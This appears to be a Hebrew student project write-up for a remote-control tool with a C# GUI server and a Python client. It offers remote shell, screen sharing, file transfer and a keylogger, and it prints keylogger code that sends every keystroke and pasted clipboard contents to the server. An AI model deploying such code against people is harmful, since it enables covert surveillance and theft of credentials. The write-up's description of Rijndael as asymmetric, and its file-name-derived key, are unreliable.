כעת נמחיש כיצד המידע יישלח לשרת הגרפי מהלקוח:

לצורך ההמחשה, נניח ולקוח מספר 3 שולח את ההודעה הבאה:

"Hello gui server"

לאחר השליחה, התהליכון של אותו לקוח – בצד שרת הפיתון, יקבל את ההודעה שהלקוח שלח.

לאחר קבלת ההודעה מהלקוח. התהליכון יתכונן לשלוח את ההודעה אל השרת הגרפי. לשם השליחה, תורכב החבילה הבאה:

"3\$Hello gui server"

כלומר

[תוכן ההודעה|\$]מזהה לקוח ייחודי

לאחר סיום הרכבת החבילה, היא תשלח אל השרת הגרפי.

**הערה:** החבילה הנ"ל תהיה בתוספת כוכביות, שישלימו את אורכה ל 1024. הסיבה לכך תפורט בהרחבה השלישית.

כעת השרת הגרפי שיקבל את החבילה יוכל לדעת מאיזה לקוח היא התקבלה[בעזרת הפרדה בין המידע שנמצא מימין ל \$, ומזהה הלקוח שנמצא משמאלו].

**הערה:** כאשר השרת הגרפי שולח הודעה לשרת הפיתון, הוא שולח אותה במבנה דומה מאוד. בנוסף, בשרת הפיתון מתבצע הליך פענוח דומה של ההודעה. לכן בחרתי שלא להרחיב מעבר.

## הרחבה שנייה – קבלת ההודעות בצד השרת

### הגרפי ופירושן

השרת הגרפי מקבל את חבילת התקשורת שצוינה בהרחבה הראשונה, ובודק את סוג החבילה:

1. האם החבילה היא החבילה הראשונה שהלקוח שלח? (השרת מזהה האם מדובר בחבילה אינפורמטיבית – המכילה המידע הראשוני על הלקוח)
2. אם זו לא חבילה ראשונה של הלקוח, אז זו חבילה שמיועדת לחלון שליטה של לקוח מסוים. לכן השרת ידאג להעביר את ההודעה לחלון השליטה הרלוונטי.

הליך הבדיקה:

```
string mesfromclient = Encoding.ASCII.GetString(buffer).Substring(0, rec);
int index = mesfromclient.IndexOf("*");
if (index == -1)
    continue;
mesfromclient = mesfromclient.Substring(0, index);
if (mesfromclient == "")
    continue;
if (mesfromclient.Split('$')[1].Contains("INFO")) 2.
{
    this.mainWin.Add_Control_Window(mesfromclient.Split('$')[0], mesfromclient.Split('$')[1]);
    this.mainWin.Display_On_TextBlock(mesfromclient.Split('$')[1]);
}
else if (mesfromclient.Split('$')[1].Contains("REMOVE"))
    this.mainWin.Remove_Disconnected_Client(mesfromclient.Split('$')[0]);
else
    Send_Data_To_Client_Window(mesfromclient);
```

באיור: הליך עיבוד ההודעות שהתקבלו משרת הפיתון (כלומר מלקוח מסוים). האיור בשרת הגרפי, בפעולת `run()` שבמחלקת `PythonListener.cs`

1. הכנת ההודעה שהתקבלה משרת הפיתון (יפורט בהרחבה השלישית).
2. בדיקת ההודעה. האם זו ההודעה הראשונה שהלקוח שולח? (כזכור, תוכן ההודעה יופיע מימין לדולר. הודעה אינפורמטיבית (ראשונה) מלקוח תכיל את התווים INFO בתחילתה).

אם ההודעה היא אכן ההודעה הראשונה. השרת הגרפי ייצור עצם חלון שליטה חדש עבור הלקוח. לשם כך, הוא יכנס לפעולה היוצרת את חלון השליטה, ובנוסף מוסיפה אותו לרשימת עצמי חלונות השליטה.

```
public void Add_Control_Window(string id, string info)
{
    Dispatcher.BeginInvoke((Action)(() =>
    {
        Client_Control_Window c1 = new Client_Control_Window(info, id, this.p.ClientSock, this.ipv4);
        this.clients_windows_list.Add(c1);
    }));
}
```

הפרמטרים

המזהה הייחודי של הלקוח (משמאל לדולר) – id | המידע האינפורמטיבי (מימין לדולר) – info

3. כאשר הלקוח שולח מידע לאחר ההודעה הראשונה ששלח, המידע מועבר לחלון השליטה שלו באופן הבא:

```
string mesfromclient = Encoding.ASCII.GetString(buffer).Substring(0, rec);
int index = mesfromclient.IndexOf("*");
if (index == -1)
    continue;
mesfromclient = mesfromclient.Substring(0, index);
if (mesfromclient == "")
    continue;
if (mesfromclient.Split('$')[1].Contains("INFO"))
{
    this.mainWin.Add_Control_Window(mesfromclient.Split('$')[0], mesfromclient.Split('$')[1]);
    this.mainWin.Display_On_TextBlock(mesfromclient.Split('$')[1]);
}
else if (mesfromclient.Split('$')[1].Contains("REMOVE"))
    this.mainWin.Remove_Disconnected_Client(mesfromclient.Split('$')[0]);
else
    Send_Data_To_Client_Window(mesfromclient);
}
```

כניסה לפעולה שמקבלת כפרמטר את המידע שהלקוח שלח ומעבירה אותו לחלון השליטה הרלוונטי.

הפעולה נמצאת באותה המחלקה של הפעולה `run()`.

```
void Send_Data_To_Client_Window(string mesfromclient)
{
    List<Client_Control_Window> lst = this.mainWin.Clients_List;
    string client_id = mesfromclient.Split('$')[0];
    int pos = Get_Client_Win_By_Id(client_id, lst);
    lst[pos].Msg = mesfromclient.Split('$')[1];
}
```

הפעולה הנ"ל מעבירה את המידע ללקוח בצורה הבאה:

1. מקבלת את רשימת עצמי חלונות השליטה
2. לוקחת מההודעה המתקבלת את מזהה הלקוח הייחודי
3. בעזרת הפעולה `Get_Client_Win_By_Id(client_id, lst);` משיגה את המיקום ברשימה של העצם בעל המזהה הייחודי המדובר.
4. הפעולה ניגשת לעצם המדובר (מציבה את מיקומו ברשימה), ומעדכנת את תכונות ההודעה של העצם (MSG), ובכך מעבירה לו את ההודעה.

הערה: עצם חלון השליטה מזהה שההודעה התקבלה. הוא מייד מפענח אותה ומאפס את ערך התכונה.

## הרחבה שלישית – מקרה קצה בתקשורת

במהלך בניית הפרויקט חשבתי על המקרה הבא: מה יקרה אם השרת הגרפי יקבל מספר הודעות מהסוקט באותו הזמן בדיוק (במקרה שבו מספר לקוחות שולחים בו זמנית הודעה לשרת).

במקרה שכזה, תהליך פענוח ההודעות (עליו הרחבתי) יכול להיפגע באופן משמעותי.

לכן חשבתי על הפתרון הבא – לדאוג שכל הודעה שתישלח לשרת הגרפי תהיה באורך של 1024 תווים (כלומר 1024 בתים) בדיוק.

במקרה כזה, השרת הגרפי, שמונחה לקבל 1024 בתים בכל פעם, לא יוכל לקבל מספר הודעות בכפיפה אחת, מכיוון שכל הודעה שמגיעה אליו תהיה 1024 בתים בדיוק. כתוצאה מכך, כל הודעה מכל לקוח תגיע בנפרד (לא יוכל להיות ערבוב בין ההודעות).

### תיעוד הפתרון:

כדי לגרום לכל הודעה שנשלחת אל השרת הגרפי תהיה 1024 בתים בדיוק, פעלתי באופן הבא:

- לפני שליחת ההודעה אל השרת הגרפי (משרת הפיתון), השלמתי את אורך ההודעה ל 1024 על ידי צירוף כוכביות (\*).
- לאחר שהשרת הגרפי קיבל את ההודעה, צירפתי קוד שבודק היכן נמצאת הכוכבית הראשונה בהודעה.
- קבעתי שאורך ההודעה יהיה עד מיקום הכוכבית הראשונה, ובכך נפטרת מהכוכביות, וקיבלתי את ההודעה המקורית.

צד שרת הפיתון:

```
def Send_Data_To_Gui(self):
    data = self.Get_Info_From_Client() - מקבלת את המידע מהלקוח
    if (data != "Exited"):
        alld = str(self.num + 1) + "$" + data - מכינה את המידע לשליחה (פורט)
        print(alld)
        alld += "*" * (1024 - len(alld)) - מוסיפה כוכביות למידע כדי שהוא יהיה בגודל 1024 בתים
        self.guisock.send(alld.encode()) - שולחת את המידע לשרת הגרפי
    else:
        self.conn.close()
        self.stopEvent.set()
```

הקוד לקוח מתוך תהליכון צד השרת שמטפל בכל לקוח (מתוך המחלקה Client\_Thread\_Side)

הסרת הכוכביות בצד השרת - מתוך הפעולה run() שבמחלקת PythonListener:

```
string mesfromclient = Encoding.ASCII.GetString(buffer).Substring(0, rec); ← קבלת ההודעה
int index = mesfromclient.IndexOf("*"); ← איתור הכוכבית הראשונה
if (index == -1)
    continue;
mesfromclient = mesfromclient.Substring(0, index); ← חיסור המחרוזת מהכוכביות
```



צד השרת הגרפי:

```

while (!this.stop_event)
{
    byte[] buffer = new byte[1024];
    int rec = 0;
    try
    {
        rec = this.clientsock.Receive(buffer); ← קיבל את מידע משרת הפיתון
    }
    catch // socket has been closed!
    {
        break;
    }

    string mesfromclient = Encoding.ASCII.GetString(buffer).Substring(0, rec);
    int index = mesfromclient.IndexOf("*");
    if (index == -1)
        continue;
    mesfromclient = mesfromclient.Substring(0, index); ← מסיר את הכוכביות מההודעה
}

```

הופך את המידע לטקסט (string) ↓

מוציא את מיקום הכוכבית הראשונה ←

מתוך הפעולה (התהליכון) run() במחלקת PythonListener

הערה בנוגע לאופן קבלת המידע – כאשר השרת הגרפי מקבל את המידע משרת הפיתון, הוא מקבל אותו בספרות. על מנת להפוך את המידע לטקסט, כלומר לאופן בו הוא נשלח, יש להשתמש בפקודה

הבאה: `Encoding.ASCII.GetString(buffer).Substring(0, rec);`

buffer – גודל המידע שהתקבל

rec – המידע שהתקבל (בספרות)

פקודה שחותכת אובייקט סטרינג מהמיקום ההתחלתי עד – (מיקום סופי, מיקום התחלתי) Substring  
המיקום הסופי

## הרחבה רביעית – הליך הפעלת אופציה

ארצה להרחיב על הליך הרצת האופציות, הן בצד השרת הגרפי והן בצד הלקוח.

כאשר המשתמש השולט לוחץ על כפתור הרצת אופציה כלשהי בשרת הגרפי(ואין אופציה אחרת שרצה במקביל), מתבצע ההליך הבא:

1. התוכנה(השרת הגרפי) מחפש פורט פנוי במחשב שלו.
  2. השרת הגרפי שולח ללקוח את שם האופציה שהמשתמש השולט בחר להריץ + את מספר הפורט
  3. השרת הגרפי מריץ את קובץ השרת של האופציה ברקע(בעזרת יצירת תהליכון). במקביל, הלקוח מריץ את קובץ הלקוח של האופציה במחשב שלו.
- כעת נדגים הליך זה, באמצעות אופציית שיתוף המסך.
- המשתמש השולט לחץ על אופציית שיתוף המסך:

```
private void Live_Screen_But_Thread()
{
    if (this.busy == false)
    {
        this.busy = true;
        int port = Return_Available_Port();
        string file_path_name = @"new_monitor\mon_server_1.py";
        string python_path = @"Python37-32\python.exe";
        string cmd = this.client_id + " Live " + port.ToString();
        //if (Send_Command_Event != null)
        //{
        this.p.sendCommand(cmd);
        //}

        Thread t = new Thread(() => LaunchCommandLineApp(port, python_path, file_path_name));
        t.IsBackground = true;

        t.Start();
    }
    else
    {
        MessageBox.Show("Other Functionality is currently running");
    }
}
```

הליך מספר (1) ←

הליך מספר (2) ←

הליך מספר (3) ←

הערה: התהליכון שמריץ את האופציה, מסתיים רק לאחר שהמשתמש השולט סגר אותה. בזמן שהאופציה רצה.

התהליך שקורה בצד המשתמש החל מקבלת ההודעה להרצת האופציה מהשרת:

1. הלקוח מקבל הודעה מהצורה הבאה:  
פורט |רווח| הודעה |
2. הלקוח מפענח את ההודעה(מכניס למשתנה אחד את ההודעה, ולמשתנה אחר את הפורט)
3. הלקוח בודק איזו אופציה המשתמש השולט רוצה להריץ, ונכנס לפעולה המריצה את האופציה המתאימה.

```
def Panel(self):
    self.Send_First_Data()

    while True:
        c = self.Get_Data()
        if("Exit" in c):
            self.conn.send("Exited".encode())
            self.conn.close()
            break
        c = c.split(" ")
        cmd = c[0]
        port = c[1]
        if(cmd == "Shell"):
            self.Shell(port)
        elif(cmd == "Live"):
            self.Live_Screen(port)
        else:
            self.KeyLogger(port)
```

(1) הליך מספר

הליך מספר 2

(3) הליך מספר

ארחיב כיצד הלקוח מפעיל את האופציה שהמשתמש השולט בחר להפעיל עליו.

בדוגמה מתואר הקוד של הפעולה שאחראית להפעיל את אופציית שיתוף המסך בצד המשתמש:

```
def Live_Screen(self, port): -- הפעולה מקבלת את הפורט
    msg = "Im in the Live Screen!"
    time.sleep(2) - הפעולה ממתינה (ליתר בטחון) שהמחשב השולט יפעיל את האופציה - אצלו
    os.system(self.dir_path + "Python37-32\\python.exe " + self.dir_path +
    "new_monitor\\mon_client.py " + str(port)) - הפעולה מריצה את קובץ צד הלקוח של האופציה.
    print(msg)
```

נפשט את פקודת ההרצה:

`os.system(python_place + option_file_place.py + port)`

יש צורך להריץ את האופציה יחד עם קובץ הפיתון שנמצא בתיקיית השורש של הפרויקט מכיוון שהוא מכיל את הספריות הנדרשות לשם הרצת סקריפט האופציה. בנוסף, סקריפט האופציה מקבל כקלט את הפורט שהפונקציה סיפקה בעת ההרצה.

# אלגוריתמים


## אלגוריתם הורדת קובץ | העלאת קובץ

אלגוריתמים אלו נמצאים בקבצי השרת והלקוח של אופציית ה-SHELL. כאשר המשתמש השולט בוחר להעלות קובץ ממחשב המשתמש הנשלט או להוריד קובץ ממחשב המשתמש הנשלט, מתרחשים תהליכים אלה:


- א. איתור הקובץ אצל המחשב הנשלט (במקרה של העלאה) \ אצל המחשב השולט (במקרה של הורדה).
- ב. בקשה למיקום שמירת הקובץ.
- ג. בדיקה אם קיים כזה מיקום.
- ד. בדיקה אם קיים כבר קובץ אם שם זהה במיקום זה (אם כן המשתמש נשאל האם הוא רוצה לשנות את שם הקובץ שהוא רוצה להוריד/להעלות או לדרוס את הקובץ הקיים).
- ה. מתחיל הליך ההורדה/העלאה – אם מדובר בהליך הורדה, אזי המשתמש השולט הוא הצד השולט, והמשתמש הנשלט הוא הצד המקבל, אם מדובר בהעלאה, ההליך הפוך.

### כיצד הקובץ נשלח ומתקבל:

#### תרשים אלגוריתם הצד השולט:



תרשים אלגוריתם הצד המקבל:



## אלגוריתם ניתור המקלדת

### צד הלקוח

האלגוריתם העיקרי נמצא בצד הלקוח של תוכנת ניתור המקלדת. כעיקרון האלגוריתם אחראי לשלוח את ההקלדה של הלקוח לשרת מייד לאחר שהוא לחץ על מקש כלשהו, וזאת כדי להספיק לנתר כמה שיותר הקלדות בתווך הזמן שהוגדר.

אם מקש כלשהו נלחץ, התוכנה מייד נכנסת לפונקציה הנ"ל

```
def OnKeyboardEvent(self, event):
    """Function is called everytime a key is pressed
    to add that key to the list of captured keys"""
    paste_limit = 500

    if (event.KeyID == 8):
        logs = "[BACKSPACE]"
    elif (event.KeyID == 9):
        logs = "[TAB]"
    elif (event.KeyID == 13):
        logs = "[ENTER]"
    elif (event.KeyID == 37):
        logs = "[LEFT]"
    elif (event.KeyID == 38):
        logs = "[UP]"
    elif (event.KeyID == 39):
        logs = "[RIGHT]"
    elif (event.KeyID == 40):
        logs = "[DOWN]"
    else:
        if event.Ascii > 32 and event.Ascii < 127:
            logs = chr(event.Ascii)
        else:
            if (event.Key == "Space"):
                logs = " "
            elif event.Key == "V":
                win32clipboard.OpenClipboard()
                pasted_value = win32clipboard.GetClipboardData()
                win32clipboard.CloseClipboard()
                if (len(pasted_value) < paste_limit):
                    logs = "[PASTED] - " + pasted_value
            else:
                logs = ""

    self.conn.send(str(logs))
```

התוכנה מזהה איזה  
מקש נלחץ

במידה ומדובר בהדבקה  
(ctrl+V) התוכנה  
שולחת את ההדבקה

מייד לאחר זיהוי התו,  
התוכנה שולחת אותו  
לשרת

### צד השרת

השרת צריך לקבל את המידע במסגרת הזמן שהוקצב. כאשר הוא מקבל תו(או תווים), הוא מציג אותו/אותם במידת הצורך וכותב אותו/אותם לקובץ.

במהלך בניית צד השרת נתקלתי בבעיה – לפעמים, לאחר שהסתיים פרק הזמן שבמהלכו השרת היה אמור לקבל מידע מהלקוח, התוכנה נתקעה בסוקט הקבלה. כלומר, היא חיכתה למידע שלא יגיע, מכיוון שהמשתמש כבר סיים לשלוח מידע(עקב כך שהסתיים פרק הזמן).

הפתרון היה להיעזר בספריית SELECT, שמאפשרת לי לשים timeout לסוקט הקבלה.

בעזרת המחלקה, הגדרתי שהתוכנית תמשיך בפעולתה במידה ולמידע לוקח יותר מעשירית שנייה להגיע אל השרת. כתוצאה מכך, כאשר נגמר הזמן שהוקצב לניתור, התוכנה תוכל לצאת מהלולאה במקום להיתקע בסוקט הקבלה.

להלן חלק מהפונקציה המקבלת את ההקלדות בזמן אמת מהלקוח:

```
t1 = time.time()
while(True):
    t2 = time.time()
    if(t2-t1 >=int(t)):
        break
    ready = select.select([self.conn], [], [], 0.1)#wait until data is available or until the timeout occurs
    if ready[0]:
        key = self.conn.recv(1024)
    else:
        key = ""
    if(answ == "Y" or answ == "y"):
        sys.stdout.write(WHITE + key + END)
    f.write(key)
```

הגדרת ה timeout

אם התקבל מידע, קבל אותו.

אחרת, תמשיך בתוכנית


## אלגוריתם ההצפנה\פענוח

לשם הצפנה ופענוח קבצים(באופציית ה SHELL), בניתי מחלקה שמתבססת על הצפנה אסימטרית(שיטת ההצפנה נקראת ריינדל). חקרתי על אופן פעולת ההצפנה על ידי קריאת מדריך שנכתב על ידי מרצים בטכניון.

אלגוריתם ההצפנה יכול להצפין רק 16 בתים. כלומר 16 תווים. נקרא ל 16 בתים אלה "בלוק". בכדי להצפין בלוק, יש צורך במפתח הצפנה. מפתח זה נועד גם בכדי לפענח את הקובץ המוצפן.

### הליך ההצפנה – כפי שמיושם במחלקה שכתבתי

א. יצירת מפתח ההצפנה – מפתח ההצפנה הוא האש "MD5" שנוצר משם הקובץ.  
ב. הצפנת הבלוק:



הערה: כאשר נסיר את הקידוד (בהליך הפענוח) המידע יראה כך: |בלוק מוצפן||IV| אורך ה IV הוא 16 תווים. לכן, בהליך הפענוח, נדע לזהות את ה IV, שכן הוא 16 התווים הראשונים של המידע לאחר הסרת הקידוד (בנוסף למפתח, צריך את ה IV כדי לפענח את הבלוק המוצפן).

כאמור, במסגרת הליך ההצפנה, ראינו שניתן להצפין רק 16 בתים – לכן נשאלת השאלה – כיצד ניתן להצפין קבצים גדולים (שגודלם הרבה יותר מ 16 בתים..)

### פתרון:

יצרתי פעולה שקוראת בכל פעם 16 בתים מהקובץ שיש להצפין, ומצפינה אותם בעזרת הפעולה שתיארתי. לאחר ההצפנה, הפעולה תשמור את המידע המוצפן בקובץ המוצפן הסופי, וההליך יחזור על עצמו עד שייקרא כל המידע מהקובץ. הפעולה תפריד בין כל בלוק שהצפינה בעזרת הוספת התו " \_ " לסוף הבלוק כאשר היא כותבת אותו לקובץ.

לצורך ההמחשה, הקובץ המוצפן יראה כך:

|first encrypted block|\_|second encrypted block|\_|...

### הליך פענוח הקובץ

לפעולה זו חייבים לספק את מפתח ההצפנה.

הפעולה המפענחת ניגשת לקובץ המוצפן. כתוצאה מכך שיש הפרדה בין כל בלוק מוצפן (" \_ ") הפעולה יכולה להשתמש בפקודה Split(" \_ ") בפיתון בכדי ליצור רשימת בלוקים – כאשר הבלוק הראשון זה המידע שהוצפן ראשון, וכן הלאה...

כעת, הפעולה תפענח כל בלוק ברשימה לפי הסדר. לאחר סיום פענוח הבלוק, הפעולה תכתוב אותו לקובץ המקורי. הפעולה תסתיים כאשר כל הבלוקים מפוענחים.

פעולת הפענוח (של כל בלוק):





## אופציית שיתוף המסך – אלגוריתמים שונים

יישום אופציה זו היה המורכב ביותר בפרויקט, עקב האלגוריתמים השונים שבה. לכן בחרתי להרחיב על אופציה זו במידה רבה

**הסבר תיאורטי פשוט להליך שיתוף המסך:** הלקוח שולח ללא הפסקה תמונות לשרת, והשרת מציג אותן. מכיוון שהלקוח מצלם ושולח את התמונות במהירות רבה, אזי נוצר מאין סרט בשידור ישיר.

### צד הלקוח:

#### **תיאור אלגוריתם התאמת המסך-**

הערה: אלגוריתם זה משותף לצד הלקוח והשרת – ולכן יתואר בשני הצדדים יחדיו.

במסגרת יישום האופציה חשבתי על המקרה הבא – מה יקרה אם ללקוח יהיה מסך גדול יותר משל השרת? תשובה: במקרה כזה השרת לא יוכל להציג את תמונת המסך של הלקוח במלואה!

### פתרון

הפתרון הוא יישום אלגוריתם התאמת המסך -

לפני שהלקוח מתחיל לשלוח לשרת תמונות, הוא קודם כל שולח לו את ממדי המסך שלו. השרת מקבל אותם, ובודק האם הם גדולים ממדי המסך שלו. במקרה שכן, השרת שולח בחזרה ללקוח ממדים קטנים יותר (שיתאימו לגודל מסך השרת). אחרת, הוא שולח לו הודעת אישור.

לסיכום: אלגוריתם זה קובע באילו ממדים ישלח תמונות מסך הלקוח אל השרת.

#### **תיאור אלגוריתם שליחת התמונה –**

הליך שליחת התמונה שיישמתי עובד עקרונית בצורה הבאה:

הלקוח מצלם תמונה ← הלקוח נכנס לפונקציה ששולחת את התמונה לשרת (בחלקים)

הפונקציה ההתחלתית שתכננתי שולחת כל תמונה לשרת באופן הבא: (התהליך קורה עד שנשלח כל המידע של התמונה אל השרת):


קריאת מקסימום 1024 בתיים מהתמונה ← שליחתם לשרת

כאמור זה הייתה האלגוריתם ההתחלתי. לאחר פיתוחו נתקלתי במקרי קצה קריטיים, ובעקבותיהם שדרגתי את האלגוריתם –


מקרה הקצה: מכיוון שהלקוח שולח תמונות לשרת במהירות רבה וללא הפסקה, קיימת סבירות גבוהה שהשרת יקבל חבילה המורכבת ממידע של סוף תמונה אחת, ומתחילת מידע של תמונה אחרת. מקרה זה יתרחש כאשר גודל המידע של התמונה שנשלחת לשרת לא מתחלק ב 1024 – מה שיגרום לחבילת המידע האחרונה של התמונה להיות קטנה מ 1024 בתיים (השרת מקבל 1024 בתיים בכל פעם).

## לצורך המחשה:

מקרה א' - גודל המידע של תמונה א' (בבתים) מתחלק ב 1024



מקרה ב' - גודל המידע של תמונה א' (בבתים) אינו מתחלק ב 1024

